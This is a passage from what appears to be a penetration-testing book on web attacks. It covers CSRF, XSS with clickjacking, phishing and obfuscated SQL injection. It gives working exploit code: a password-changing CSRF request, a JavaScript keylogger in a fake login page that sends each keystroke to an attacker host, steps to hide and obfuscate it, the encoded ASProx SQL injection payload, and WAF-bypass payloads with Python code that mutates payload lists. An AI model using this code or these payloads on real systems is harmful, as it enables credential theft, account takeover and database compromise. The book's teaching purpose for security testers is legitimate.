7         Change" />
8       <input type="submit" value="Submit" />
9     </form>
10  </body>
11 </html>
```

The enctype has the following syntax:

```
1 <form enctype="value">
```

Note: The enctype attribute can be used only if method="post" is used.

5.9 Exploiting CSRF And Enctype

When writing a CSRF exploit, the attacker would need to have a good understanding of the enctype HTML element; e.g. the multipart/form-data

encoding is used when your form includes the input type="file" element (the file upload functionality exists within the context of the target Web Application). The rest of the enctype encodings are used in the following ways:

1. The application/x-www-form-urlencoded: is used the same way as a query string on the end of the URL, and this is the most common option for production applications.
2. The multipart/form-data: allows entire files to be included in the data, e.g. file uploads. An example of the result can be found in the HTML 4 specification. Used particularly when we want to write a CSRF exploit that performs file uploads.
3. The text/plain: introduced by HTML, and is useful for debugging but not usually used in most of the production applications. Not recommended for writing CSRF exploits.

The following table shows a detailed description of the different types of encoding:

Value	Description
application/x-www-form-urlencoded	Default. All characters are encoded before sent (spaces are converted to "+" symbols, and special characters are converted to ASCII HEX values).
multipart/form-data	No characters are encoded. This value is required when you are using forms that have a file upload control.
text/plain	Spaces are converted to "+" symbols, but no special characters are encoded.

Figure 5.9: HTML Form Encoding

5.10 Exploiting CSRF Using XMLHttpRequest

A XMLHttpRequest is a JavaScript object that was designed initially by Microsoft and later adopted by Mozilla, Apple, and Google. Now standardized in the World Wide Web Consortium (3WC), it basically provides a very easy way to retrieve data from a URL without having to perform a full page

reload. A web page can update just a single part of the page without interrupting the Web Application client side execution flow. Despite its name, XMLHttpRequest can be used to retrieve any type of data, not just XML, and it supports protocols other than HTTP (including, interestingly, the file and ftp keywords). This gives us the ability to add a huge range of functionality to our CSRF exploit, beyond what we might first imagine possible (yes, really!).

The following example shows how XMLHttpRequest can be used to create CSRF exploits:

```
1 <html>
2   <body>
3     <script>
4       function simplySubmit()
5       {
6         var xhr = new XMLHttpRequest();
7         xhr.open("POST", "http://192.168.0.8/change_password/
8           xxx/", true);
9         xhr.setRequestHeader("Accept", "text/html,application
10          /xhtml+xml,application/xml;");
11        xhr.setRequestHeader("Accept-Language", "en-GB,en;q
12          =0.5");
13        xhr.setRequestHeader("Content-Type", "application/x-
14          www-form-urlencoded");
15        xhr.withCredentials = true;
16        var body = "password_new=test&password_conf=test&
17          Change=Change";
18        var aBody = new Uint8Array(body.length);
19        for (var i = 0; i < aBody.length; i++)
20          aBody[i] = body.charCodeAt(i);
21        xhr.send(new Blob([aBody]));
22      }
23    </script>
24    <form action="#">
25      <input type="button" value="Submit" onclick="
26        simplySubmit();" />
27    </form>
```

Note: This exploit is based on the previous example, and it is used to change the legitimate user password to the password test.

If the exploit is successfully executed, then the following POST request is going to be generated:

POST /change_password/xxx/ HTTP/1.1

```
Host: 192.168.0.8
User-Agent: Evil Dude
Accept: text/html,application/xhtml+xml,application/xml
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Referer: http://burp/show/1
Content-Length: 50
Origin: http://burp
Cookie: PHPSESSID=f7cdf0d7559bf1729cc2bf66a7132c95
Connection: keep-alive
Pragma: no-cache
Cache-Control: no-cache
password_new=test&password_conf=test&Change=Change
```

Note: Same Origin Policy (SOP) extensively utilizes cross domain calls and allows establishment of cross domain connections. SOP bypasses could allow a CSRF attack to execute successfully, whereupon an attacker can inject a payload on a cross domain page that initiates a request without the consent or knowledge of the legitimate user.

It should be noted that HTML 5 makes use of one more policy, called CORS (Cross Origin Resource Sharing). CORS is a *response blind* technique and is controlled by an extra added HTTP header named *origin* and similar variants, but it allows a request to hit the target in a one way direction. Therefore it is entirely possible to perform one-way CSRF attacks. It is possible to initiate a CSRF vector using XHR-Level 2 on HTML 5 pages and this can prove a really lethal attack vector. When making a cross-origin XHR request, Opera and other browsers will automatically include an Origin header. Origin typically contains the scheme, host name, and port of the requesting document. It is not an author request header, meaning it can't be set or modified using the `setRequestHeader()` method; user agents will ignore it if you try. Its entire purpose is to inform the target server about the origins of this request.

5.11 XSS Attacks

A XSS attack is a security vulnerability typically found in Web Applications with improper input validation. The simplest way for us to identify a XSS issue is to look for user supplied input echoed back unencoded. These types of issues are usually identified in search functions and confirmation forms.

The most interesting thing about an XSS vulnerability is that it enables attackers to inject:

1. Client-side JavaScript.
2. Client-side VBScript.
3. Plain HTML code.
4. Malicious zero day exploits.
5. Malicious Cascading Style Sheet (CSS) code.

A Cross Site Scripting vulnerability may be used by attackers to perform one or more of the following tasks:

1. Break the same origin policy.
2. Inject temporary or permanent Javascript code in the vulnerable Web Application.
3. Inject temporary or permanent VBScript code in the vulnerable Web Application.
4. Inject temporary or permanent HTML code in the vulnerable Web Application.
5. Inject temporary or permanent CSS code in the vulnerable Web Application.
6. Cause temporary or permanent defacement of the vulnerable Web Application.
7. Compromise one or more of the Web Application user accounts of the vulnerable Web Application.

Note: In order to test for an XSS, you have to know how to exploit an XSS.

5.12 XSS Attacks And Clickjacking

A clickjacking attack with the most devastating effects would be a fake web login with an embedded JavaScript key-logger. For the purposes of this book we are going to show how to construct, inject and obfuscate a JavaScript key-logger. The following code is taken from code.google.com, and the credit goes to michael.d...@gmail.com.

The JavaScript key-logger consists of three components:

1. A separate JavaScript file, the JavaScript payload.
2. An HTML form loading the key-logger, the fake HTML page.
3. A Web Server written in Python that receives the stolen information.

The Python Web Server is not going to be used for the purposes of this book. The following section of the book demonstrates step by step how we can build the exploit.

Step 1: Modify the JavaScript key-logger (the JavaScript code is located in a different folder):

```
1 var key = "";
2 var destination = "";
3 var port_number = "80";
4 var ifrm = document.createElement("iframe");
5 ifrm.setAttribute("style", "display:none;");
6 function saveKey(event) {
7     alpha = ((event.which) ? event.which : event.keyCode) + "
8     -";
9     key += alpha
10    ifrm.setAttribute("src", "http://" + destination + ":" +
11    port_number + "?k=" + alpha);
12    document.getElementById("output").innerHTML = key;
13 }
14 function saveShift(event) {
15     if (((event.which) ? event.which : event.keyCode) == 16)
16     {
17         key += "16-"
18         ifrm.setAttribute("src", "http://" + destination + ":" +
19         port_number + "?k=16-");
20     }
21 }
```

```
18
19 function sendKey() {
20     ifrm.setAttribute("src", "http://" + destination + ":" +
21         port_number + "?k=" + key);
22     document.body.appendChild(ifrm);
23 }
24 window.onload = function() {
25     document.body.setAttribute("onkeydown", "saveKey(event)")
26     ;
27     document.body.setAttribute("onkeyup", "saveShift(event)")
28     ;
29     document.body.appendChild(ifrm);
30 }
```

Listing 5.1: JavaScript Key-Logger

Code Explanation:

Destination: The variable destination is being populated from the HTML payload; the port number would have to change from the JavaScript code file. Another interesting feature of this key-logger is that it is using an invisible iframe to execute the code, and each time the legitimate user is typing a key the ASCII equivalent is instantly transmitted to our malicious destination.

port-number: The port number variable is used to assign the port that is going to be used when submitting the user credentials. When configuring the port to send the credentials, we must take into consideration potential egress filtering for ports other than port 443 and 80.

Javascript ifrm object: The JavaScript object named ifrm is used to create an invisible HTML iframe on the fly within the exploit page.


Step 2: Modify the HTML payload:

```
1 <html>
2 <script type="text/javascript" src="keylogger.js"></script>
3 <script type="text/javascript">destination = "192.168.0.12"</
  script>
4 <body ><div style="text-align:center;">
5 Username <input type="text" value="Type.." onclick="value
  =' '" /> </br>
6 Password <input type="password" value="password" onclick="
  value=' '" /> </br>
7 <input type="button" value="Submit" onclick="sendKey()" /> </
  br>
```

```
8 <h1 id="output"></h1>
9 </div></body></html>
```

Note: The HTML component of the key-logger was modified slightly to look like a login page.

The following screenshot shows how the key-logger looks when loaded into the browser:



84-69-83-84-9-84-69-83-84-91-16-

Figure 5.10: Login Page Key-Logger 1

The following screenshot shows how the key-logger looks when loaded into the browser without the key displayed function:




Figure 5.11: Login Page Key-Logger 2

Note: Each time a keyword is pressed, the browser displays the keyword pressed.

Step 3: The stealthy modification of the HTML payload:

```
1 <html>
2 <script type="text/javascript" src="keylogger.js"></script>
3 <script type="text/javascript">destination = "192.168.0.12"</
  script>
4 <body><div style="text-align:center;">
```



```
5 Username <input type="textbox" value="Type.." onclick="value
   =''" /> </br>
6 Password <input type="password" value="password" onclick="
   value='' " /> </br>
7 <input type="button" value="Submit" onclick="sendKeys()" /> </
   br>
8 </div></body></html>
```

The functionality that displays the pressed keyword in the browser is removed. Now the key-logger is completely invisible.

Step 4: The following GET request is issued whenever we press a keyboard button:

```
GET /?k=84- HTTP/1.1
Host: 192.168.0.12
User-Agent: Evil Dude
Accept: text/html,application/xhtml+xml,application/xml
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
```

Each time the legitimate user presses a key, the JavaScript code will send the characters one by one to 192.168.0.12. Obviously, a malicious Web Server should be listening on the other end to record the characters that are sent.

Recommended Tool Download

Python server download link: <https://code.google.com/p/pyk-server/downloads/list>

Recommended Tool Download

JavaScript obfuscator view link: <http://myobfuscate.com/>

5.13 XSS Attacks, Clickjacking And Payload Obfuscation

After identifying and modifying the proper XSS and HTML payload, the next step would be to obfuscate and make it as undetectable as possible. JavaScript obfuscation can be performed by applying rules that make the code less readable. A set of rules that we can apply in order to obfuscate and make the code less readable are:

1. Function renaming, by changing the functions to single letter names.
2. Replace all symbol names with non-meaningful ones, e.g. `hello-moto` could be converted to `1cd5dg4g1gf`.
3. Replace all numeric constants with expressions.
4. Replace characters in strings with their hex escapes.
5. Sanitize code from comments.
6. Compress the code by removing spaces and tabs and blank lines in the code.
7. Join all the lines of code together.
8. Perform encoding to all the previous stages whenever applicable.

The whole process can be optimized using a variety of tools available online. We can use online tools to modify the code, and one of the many online JavaScript and HTML obfuscators is at <http://myobfuscate.com/>.

The following screenshot shows how we can use an online JavaScript obfuscator to hide our payload:

[illegible]

Step 2: Modify the HTML payload to cloak the original login page:

```
1 <html><head>
2 <title>Keylogger</title>
3   <style>
4     form
```

```
5         {
6             position: absolute;
7             left: 380px;
8             top: 220px;
9             background-color: white;
10        }
11    </style>
12</head>
13<script type="text/javascript" src="keylogger.js"></script>
14<script type="text/javascript">destination = "192.168.0.12"</script>
15<body >
16    <div style="text-align:center;">
17        <form action="http://evil_site.com/fake_login.php"
18            method="post">
19            <fieldset>
20                <label for="user"><b>Username</b></label><br><input
21                    value="Type" onclick="value=''" type="text"
22                    class="loginInput" size="70" name="username"><br
23                />
24                <label for="pass"><b>Password</b></label><br><input
25                    type="password" class="loginInput" AUTOCOMPLETE
26                    ="off" size="70" name="password"><br/>
27                <input type="button" value="Submit" onclick="sendKey
28                    ()"/> </br>
29            </fieldset>
30        </form>
31        <iframe align="middle" scrolling="no" frameborder="0"
32            height="800" width="800" seamless="seamless" src="http
33            ://192.168.0.8/login.php">
34        </iframe>
35    </div>
36</body>
37</html>
```

Note: This payload is modified to work with the key-logger.

5.14 Clickjacking And CSRF

Typically a Cross Site Request Forgery (CSRF) interacts with functions on other websites. The primary defense against CSRF is to create one-time tokens (nonces). These are placed on the page and validated on supplemental pages, to ensure that the browser has indeed picked up the nonce. Nonce evasion requires that the browser somehow gains access to data in another

domain.

Barring any client side vulnerabilities, reading cross domain is supposed to be disallowed by virtue of the browser's same origin policy. Clickjacking, however, avoids the need for this cross domain reading, and instead directly places the mouse over the target area to click on the link or form that contains the nonce; thereby bypassing the need for client side cross domain read exploitation.

The following chunk of code demonstrates how to combine a CSRF and clickjacking attack:

```
1 <html><head>
2 <title>CSRF and Clickjacking</title>
3   <style>
4     form
5
6     {
7       position: absolute;
8       left: 380px;
9       top: 220px;
10      background-color: white;
11    }
12  </style>
13 </head>
14 <body >
15   <div style="text-align: center;">
16     <form action="http://192.168.0.8/change_password/xxx/"
17       method="POST">
18       <input type="hidden" name="password&#95;new" value="
19         test" />
20       <input type="hidden" name="password&#95;conf" value="
21         test" />
22       <input type="hidden" name="Change" value="Change" />
23       <input type="submit" value="Submit" />
24     </form>
25   </div>
26   <iframe align="middle" scrolling="no" frameborder="0"
27     height="800" width="800" seamless="seamless" src="http
28     ://192.168.0.8/">
29   </iframe>
30 </body>
31 </html>
```

5.15 Countermeasures Against Phishing Attacks

The best way to protect against a successful phishing attack is by implementing the following countermeasures:

1. Apply strict egress filtering, e.g. allow only necessary services to go out.
2. Increase user security awareness within the company personnel through training.
3. Apply proper content filtering at a gateway level, e.g. make use of a 7th layer firewall and Web Application firewalls.
4. Apply proper endpoint antivirus software with updated signatures.
5. Apply proper patch management enforcement technologies.
6. Create a strong incident response team capable of reacting within tight deadlines.
7. Make use of unified monitoring controls, e.g. connect all defense infrastructure in one console, if applicable.

Protecting against advanced social engineering attacks is not an easy task, and even though the penetration test community is putting a lot of effort into providing solutions for the industry, this still may not be enough as an advanced attacker has a lot more time at his disposal to attack the target company.

5.16 Summary

At the present time, cybercriminals can and are implementing very advanced attacks when carrying out phishing attacks. In this chapter we covered phishing attacks only utilizing the web as an attack vector. In this chapter we demonstrated how an adversary can obfuscate his payloads in order to hide his traces, e.g. hide from IPS/IDS, Web Server logs and firewalls and so

on. We have also explained why web-based phishing attacks are still popular and what someone may be able to do, e.g. steal credentials, perform session hijacking or other similar security breaches.

What should be considered here is that when combining the web vector along with other available attack surfaces it will become much harder to protect against a phishing attack from a determined attacker. The next chapter will take us further, and discuss SQL injection vulnerabilities and filter bypassing.

Chapter 6

Obfuscating SQL Fuzzing For Fun and Profit



Organized cybercrime is increasingly using automated and manual SQL injection attacks powered by botnets and highly skilled professional hackers to hit vulnerable Web Applications. When identified, it appears that SQL

injection attacks are the predominant way of attacking front-end Web Applications and back-end databases in order to compromise data confidentiality and integrity. The Open Web Application Security Project (OWASP), in its top 10 risk categorization chart, rates SQL injection risk as the number one threat; along with operating system command injection and LDAP injection attacks. But why do these attacks happen? Have you ever thought about it? The answer is easy. We're seeing an increase in sophisticated SQL injection attacks because we are seeing the industrialization of hacking in progress.

The recent hack perpetrated against the Federal Reserve from October 2012 to December 2013, by a hacker named Lauri Love, clearly shows the devastating effects of an SQL injection. Love allegedly worked with other hackers to steal and publicly distribute personal information housed on the Federal Reserve network, which states that Love communicated with his cohorts in a restricted online chat room. Love and his fellow hackers did not steal any money, only the details of 4000 bank executives. The data was posted to pastebin (<http://pastebin.com/>) and was hosted on several compromised sites including other government sites.

6.1 Why SQL Injection Attacks Still Exist

SQL injection attacks still exist not because the target Web Application lacks filters, but because the implemented filters are not effective, meaning that the Web Application will often fail to properly sanitize malicious user input. You can usually find this type of filter in Web Applications outsourced to third parties with limited security software development knowhow, or to software houses that lack the proper skill set to create effective defenses.

Most of the time well-known large organizations (not excluding the financial sector) will create a big team of functional and security testers and then outsource the project in order to reduce the development cost; at the same time they attempt to maintain and increase the control of the Web Application development and security process. Unfortunately, this is not easy to make happen or even particularly possible due to poor management procedures or lack of security awareness on the side of the developers.

The main mistake made by the developers is that they look for a quick fix; for example, they might assume that placing a Web Application Firewall (WAF) in-front of a Web Application and applying SQL Injection

black list filtering will solve the problem.

6.2 SQL injection Attacks Evolve

The SQL injection attack is a relatively old type of attack, and in order to remain effective and defeat modern countermeasures, e.g. Web Application Firewalls, Firewall Content Inspection Devices, Intrusion Detection Systems or Automated and Manual Log Analysis, it has had to evolve. So evolution in terms of SQL injection attacks means essentially two things: being able to bypass filters, and also avoid detection. In order for that to happen, SQL injection attacks have to make use of various obfuscation techniques (e.g. make use of various encodings such as base64 and Hexadecimal encoding), but also combine with other types of attacks such as Cross Site Scripting (XSS).

Obfuscating SQL injection attacks is a de facto standard for the penetration testing community and has also been used by a well known web malware known as ASPRox. The Asprox botnet, also known by its aliases Badsrc and Aseljo, is a botnet mostly involved in phishing scams, performing SQL injections into websites in order to populate malware. Since it was discovered in 2008, the Asprox botnet has been involved in multiple high-profile attacks on various websites with the aim of spreading malware. The botnet itself consisted of roughly 15,000 infected computers by May 2008, although the size of the botnet itself is highly variable as the controllers of the botnet have been thought to deliberately shrink (and later regrow) the botnet in order to prevent more aggressive countermeasures from the IT Security Community. ASPRox used extensively automated obfuscated SQL injection attacks; in order to better understand what SQL obfuscation means within the context of computer security, we should consider obfuscated SQL injection attacks as a similar technique to virus polymorphism.

The web malware named ASPRox made use of an executable named mssc-
ntr32.exe. The initial HTTP requests produced by mssc-
ntr32.exe are shown below:

```
http://www.victim.com/some_asp.asp?param1=01;DECLARE%20@S%20CHAR(4000);  
SET%20@S=CAST(0x4445434C415245204054207661726368617228323535292C4043  
2076617263686172283430303029204445434C415245205461626C655F437572736F72
```

```
20435552534F5220464F522073656C65637420612E6E616D652C622E6E616D6520667
26F6D207379736F626A6563747320612C737973636F6C756D6E7320622077686572652
0612E69643D622E696420616E6420612E78747970653D27752720616E642028622E787
47970653D3939206F7220622E78747970653D3335206F7220622E78747970653D32333
1206F7220622E78747970653D31363729204F50454E205461626C655F437572736F7220
4645544348204E4558542046524F4D20205461626C655F437572736F7220494E544F20
40542C4043205748494C4528404046455443485F5354415455533D302920424547494E
20657865632827757064617465205B272B40542B275D20736574205B272B40432B275D3
D2727223E3C2F7469746C653E3C736372697074207372633D22687474703A2F2F77777773
02E646F7568756E716E2E636E2F63737273732F772E6A73223E3C2F7363726970743E3C2
12D2D27272B5B272B40432B275D20776865726520272B40432B27206E6F74206C696B65
20272725223E3C2F7469746C653E3C736372697074207372633D22687474703A2F2F77777
7302E646F7568756E716E2E636E2F63737273732F772E6A73223E3C2F7363726970743E3C
212D2D272727294645544348204E4558542046524F4D20205461626C655F437572736F7
220494E544F2040542C404320454E4420434C4F5345205461626C655F437572736F7220
4445414C4C4F43415445205461626C655F437572736F72
%20AS%20CHAR(4000));EXEC(@S);--
```

The same payload URL decoded:

```
http://www.victim.com/some_asp.asp?param1=01;DECLARE%20@S%20CHAR(4000);
SET%20@S=CAST(0x4445434C415245204054207661726368617228323535292C4043
2076617263686172283430303029204445434C415245205461626C655F437572736F72
20435552534F5220464F522073656C65637420612E6E616D652C622E6E616D6520667
26F6D207379736F626A6563747320612C737973636F6C756D6E7320622077686572652
0612E69643D622E696420616E6420612E78747970653D27752720616E642028622E787
47970653D3939206F7220622E78747970653D3335206F7220622E78747970653D32333
1206F7220622E78747970653D31363729204F50454E205461626C655F437572736F7220
4645544348204E4558542046524F4D20205461626C655F437572736F7220494E544F20
40542C4043205748494C4528404046455443485F5354415455533D302920424547494E
20657865632827757064617465205B272B40542B275D20736574205B272B40432B275D3
D2727223E3C2F7469746C653E3C736372697074207372633D22687474703A2F2F77777773
02E646F7568756E716E2E636E2F63737273732F772E6A73223E3C2F7363726970743E3C2
12D2D27272B5B272B40432B275D20776865726520272B40432B27206E6F74206C696B65
20272725223E3C2F7469746C653E3C736372697074207372633D22687474703A2F2F77777
7302E646F7568756E716E2E636E2F63737273732F772E6A73223E3C2F7363726970743E3C
212D2D272727294645544348204E4558542046524F4D20205461626C655F437572736F7
220494E544F2040542C404320454E4420434C4F5345205461626C655F437572736F7220
4445414C4C4F43415445205461626C655F437572736F72
%20AS%20CHAR(4000));EXEC(@S);--
```

The same payload, after selective decoding, using the methods listed below:

1. Hex Ascii decoding.
2. Null byte (0x00) removal within the encoded payload.
3. SQL CAST / CONVERT commands used to obfuscate payload queries.

The same payload with selective decoding:

```
http://www.victim.com/some_asp.asp?param1=cat';DECLARE
@T VARCHAR(255),@C VARCHAR(255) DECLARE TABLE_CURSOR
CURSOR FOR SELECT A.NAME,B.NAME FROM SYSOBJECTS A,
SYSCOLUMNS B WHERE A.ID=B.ID AND A.XTYPE='U' AND (B.XTYPE=99
OR B.XTYPE=35 OR B.XTYPE=231 OR B.XTYPE=167) OPEN TABLE_CURSOR
FETCH NEXT FROM TABLE_CURSOR INTO @T,@C WHILE(@@FETCH_STATUS=0)
BEGIN EXEC('UPDATE ['+'@T+'] SET ['+'@C+']=RTRIM(CONVERT(VARCHAR(4000),
['+'@C+']))+'') FETCH NEXT FROM TABLE_CURSOR INTO @T,@C END CLOSE
TABLE_CURSOR DEALLOCATE TABLE_CURSOR;--&param2=dog
```

When the inserted query runs the above encoded payload, it searches for all Unicode/Ascii text fields, and concatenates an iframe or JavaScript tag to them. The resulting HTML pages redirect the website users to a hidden, nested iframe or remote JavaScript. In the more common scenario this script builds a data stream directly into the user file system, followed by execution of the downloaded Trojan Horse. This latter usually acts as a key-logger that records the user key strokes and sends sensitive information such as online banking credentials to the attacker server. For some unfathomable reason, these servers usually reside on Russian or Chinese territorial grounds.

6.3 SQL Obfuscation Techniques

It should be clear by now why understanding SQL obfuscation is important for performing a penetration test or reviewing Web Server logs. But before proceeding into explaining the types of SQL obfuscation it is worth clarifying what the word obfuscation means:

Obfuscation is the hiding of intended meaning in communication, making communication confusing, willfully ambiguous, and harder to interpret.

Considering the definition above, we can clearly see that obfuscation in the context of this book is all about making it harder to identify SQL injections; e.g. the web server log files will save the SQL attacks in a not so readable manner and make it more efficient in bypassing potential filters. An SQL attack going unnoticed translates into giving the adversary an unlimited amount of time to understand the target better and launch multiple targeted attacks. There are numerous ways to bypass SQL Injection Web Application filters and middle content filtering devices. Here are some of the most common ways to evade the filters:

1. Using Case Variation
2. Using SQL Comments
3. Using Single URL Encoding
4. Using Double URL Encoding
5. Using Dynamic Query Execution
6. Using Conversion Functions

A careful look at the obfuscation techniques listed above can help us conclude that SQL obfuscation techniques for filter bypassing can exploit the black list filter mentality potentially implemented by web developers, by filtering well-known malicious inputs (such as 'or 1=1 -) rather than allowing only expected input (such as numerical values with specific length, like American Express credit card numbers, for instance). The methods mentioned above when performing a penetration test should be included as a de-facto standard, and not as a non-compulsory extra step of an exotic hacking technique.

For demonstrating the SQL obfuscation methods using Python we will make use of a tool written by myself and named Teenage Mutant Ninja Turtles version 2.0. The following section of the book will use extracts from the code of the tool in order to instruct the reader on how to build and maintain (without hassle) interesting payload lists for unit-testing and black box penetration testing.

6.4 Using Case Variation

A naive keyword-blocking filter can be circumvented by varying the case of the characters in our attack payload, because the database handles SQL keywords in a case-insensitive manner. An adversary will almost certainly use case variation to obfuscate SQL payloads in order to:

1. Bypass filters that block upper case SQL keywords.
2. Bypass filters that block lower case SQL keywords.
3. Bypass filters that block mixed case SQL keywords.

Case variation filter bypass can also be used as a multilayer obfuscation technique, and is going to be demonstrated later in the chapter. The following section of the book is going to go through the hacking steps for bypassing mixed case variation filters.

Blocked payload:

```
1 ' UNION SELECT @@VERSION --
```

Note: The payload displayed above, when successfully executed, is going to extract the version of the database and is specific to MSSQL.

Allowed payload:

```
1 ' UnIoN sElEcT @@VeRsIoN --
```

Note: Using uppercase only might also work, but I would not suggest spending a lot of time on that type of fuzzing.

The following section of the book is going to go through the hacking steps for bypassing lower case variation filters.

Blocked payload:

```
1 ' union select @@version --
```

Note: The payload displayed above, when successfully executed, is going to extract the version of the database and is specific to MSSQL.

Allowed payload:

```
1 ' UNION SELECT @@VERSION --
```

Note: Using only lowercase or only upper case might also work, but I would not suggest spending a lot of time on that type of fuzzing.

When fuzzing a Web Application it is a good idea to have a pre-defined payload list to obfuscate, so have a predefined payload list with raw SQL injection payload and then “mutate” the list. The following Python code extract assumes that you have such a payload list ready to mutate. Also, due to the simplicity of the mutation, the upper and lower case mutation will not be further analyzed using Python code examples.

Hacking steps using Python to bypass case variation filters:

These hacking steps, using Python payload mutation for the purpose of bypassing, use case variation in order to help the reader to understand more clearly the Python examples. We will break the case variation code into three parts:

1. Create a function adding mixed case variation in a single SQL keyword.
2. Search each line of the payload file for SQL keywords.
3. Perform the case variation throughout the whole payload list.

The following section of the book demonstrates how to obfuscate your SQL Injection payload lists using Python. The Python code used to automate the SQL Injection case variation, due to its complexity, is going to be broken into three different parts. The first part is going to demonstrate how to perform case variation on a single SQL keyword (SQL keywords are the words that are used to compose the query e.g. SELECT, WHERE etc.). The second part is going to show how to search through the payloads for the SQL keywords and the third part is going to demonstrate how to feed the code with a payload file.

Part 1 - Single SQL keyword case variation:

```
1 def addCaseVarietionToKeyword(_sqlKeyword): # Adds case variation
    to a single keyword
2
3 _sqlKeywordAsList = list(_sqlKeyword)
4
```



```
5 for i in range(len(_sqlKeywordAsList)):
6
7     if i % 2 == 0:
8
9         _sqlKeywordAsList[i] = (_sqlKeywordAsList[i].upper())
10
11     else:
12
13         _sqlKeywordAsList[i] = (_sqlKeywordAsList[i].lower())
14
15 _sqlKeyword = ','.join(_sqlKeywordAsList)
16
17 return str(_sqlKeyword).rstrip() # Strips the \n characters.
```

Code Explanation: The Python function displayed above takes as input a single SQL keyword and converts that to a SQL mixed case variation keyword. In line 3 we load a file with SQL keywords. In line 17 we strip the the of the return character from the SQL payload. The Python functions upper and lower convert the SQL characters to upper and lower cases.

Part 2 - Search each payload line for SQL keywords:

```
1 def searchPayloadLineUpperAndLower(_keywordList, _payloadLine):
2     # Search payload line for all SQL keywords contained in file
3     CharContainer
4     for _keyword in _keywordList:
5
6         if re.search(_keyword.upper(), _payloadLine):
7
8             return True
9
10        if re.search(_keyword.lower(), _payloadLine):
11
12            return True
13
14    else:
15
16        return False
```

Code Explanation: The Python function displayed above takes as input a single SQL keyword list along with a single payload line, and then performs mixed case variation to each SQL keyword identified.

Part 3 - Process payload line for case variation keywords:

```
1 def caseVarietionAdder(_payloadList): # Adding case variation
2
3     checkDirectoryExitstance()
4
5     currentTime = getTime()+ '_'
6
7     _mutatePayloadFile = currentTime+"caseVarietionPayloads.lst"
8
9     _mutatePayloadFileObj = open(_mutatePayloadFile,"a")
10
11     _sqlKeywordElementsFile = sqlKeywordFile
12
13     _sqlKeywordElementsFileObj = open(_sqlKeywordElementsFile,"r")
14
15     _sqlKeywordList = _sqlKeywordElementsFileObj.readlines()
16
17     _sqlKeyWordDictionary = {} # Holding SQL keywords mapping them to
                                # SQL keywords with case variation
18
19     _searchList = [] # Holding only SQL keywords for later searching
20
21     # Populate dictionary with SQL keywords and equivalent SQL keyword
22     # values with case variation
23     for _sqlKeyword in _sqlKeywordList:
24         _sqlKeyWordDictionary[str(_sqlKeyword).rstrip()] =
25             addCaseVarietionToKeyword(_sqlKeyword)
26
27     # Populate list with SQL keywords for searching later on
28     for _sqlKeywordKey, _sqlKeywordValue in _sqlKeyWordDictionary.
29         iteritems():
30
31         _searchList.append(_sqlKeywordKey)
32
33     for _payloadLine in _payloadList:
```

```

33     for _sqlKeywordKey, _sqlKeywordValue in _sqlKeyWordDictionary.
        iteritems():
34
35         if re.search(_sqlKeywordKey.upper(), _payloadLine):
36
37             _payloadLine = str(_payloadLine).replace(_sqlKeywordKey
                .upper(), _sqlKeywordValue)
38
39             # Search for all keywords within the payload line
40             if not searchPayloadLineUpperAndLower(_searchList,
                _payloadLine):
41
42                 _mutatePayloadFileObj.write(_payloadLine)
43
44         if re.search(_sqlKeywordKey.lower(), _payloadLine):
45
46             _payloadLine = str(_payloadLine).replace(_sqlKeywordKey
                .lower(), _sqlKeywordValue)
47
48             # Search for all keywords within the payload line
49             if not searchPayloadLineUpperAndLower(_searchList,
                _payloadLine):
50
51                 _mutatePayloadFileObj.write(_payloadLine)
52
53     _mutatePayloadFileObj.close()

```

Code Explanation: The Python function displayed above assumes that a file with pre-defined SQL keywords to look for exists, and then converts the whole SQL payload file to mixed case variation SQL payloads. In line 5 we try to randomize the name of the file, so as to be able to generate multiple files.

The payload input list and payload output from the Python code displayed above will be shown in these sections. The payload input list and payload output from the Python code displayed above will be shown in these sections.

Sample Input file:

```
'; select * from dbo. sysdatabases--  
'; select @@ version,1,1,1--  
'; select * from master..sysmessages--  
'; select * from sys.dba_users--
```

Output file:

```
'; SeLeCt * FrOm dbo. SySdAtAbaSEs--  
'; SeLeCt @@ versiOn,1,1,1--  
'; SeLeCt * FrOm mAster..sysmessages--  
'; SeLeCt * FrOm sys.dba_UsErS--
```

Sample of the SQL keyword file:

```
VERSION  
NULL  
VALUE  
ABS  
ALL  
ALLOCATE  
ALTER  
AND  
ANY  
ARE  
ARRAY  
...omitted...  
xp_regaddmultistring  
xp_regdeletekey  
xp_regdeletevalue  
xp_regenumkeys  
xp_regenumvalues  
xp_regread  
xp_regremovemultistring  
xp_regwrite  
xp_servicecontrol  
xp_availablemedia  
xp_enumdsn  
xp_makecab
```

```
xp_ntsec_enumdomains
xp_terminate_process
```

The SQL keyword file can be downloaded, along with the tool, from the link. Ideally the SQL keyword file should be customized to the database used by the web application.

6.5 Using SQL Comments

Using in-line comment sequences can sometimes be a very effective technique for bypassing Web Application filters. A comment can appear between any keywords, parameters, or punctuation marks in an SQL statement. An adversary will almost certainly use comments to obfuscate SQL payloads in order to:

1. Bypass filters that block spaces in the malicious input.
2. Bypass filters that block certain or all SQL keywords.
3. Bypass Web Application firewall black list filters that block SQL keywords.

The following section sets out the hacking steps for bypassing space filtering using comments.

Blocked payload:

```
1 ' UNION SELECT @@version --
```

Allowed payload:

```
1 ' UNI/*RandomValue*/ON SE/*RandomValue*/LECT @@VE/*
  RandomValue*/RSION #
```

```
1 ' SELECT /*!32302 1/1, */ 1/0 FROM existingtablename #
```

Note: The payload above will throw a division by 0 error if MySQL version is lower than 3.23.02.

```
1 ' or /*!32302 12*/ = /*!32302 12*/ #
```

Note: This injection string is used for numerical values and is equal to or 'or 1=1 – in MSSQL. You will get the same response if MySQL version is higher than 3.23.02.

Blocked payload:

```
1 ' UNION SELECT @@version --
```

Allowed payload:

```
1 ' UNION/**/SELECT/**/@@VERSION/**/ --
```

The use of comments can help an adversary to perform detailed fingerprinting of the database. Through an SQL Injection we can retrieve Backend DBMS banner but be aware that it could have been replaced by a system administrator. For more information on using comments to fingerprint the database please refer to https://www.owasp.org/index.php/OWASP_Backend_Security_Project_DBMS_Fingerprint.

Hacking steps using Python payload mutation for bypassing Web Application space or SQL keyword filters:

```
1 def replacer(_payloadList): # Filling the gaps
2
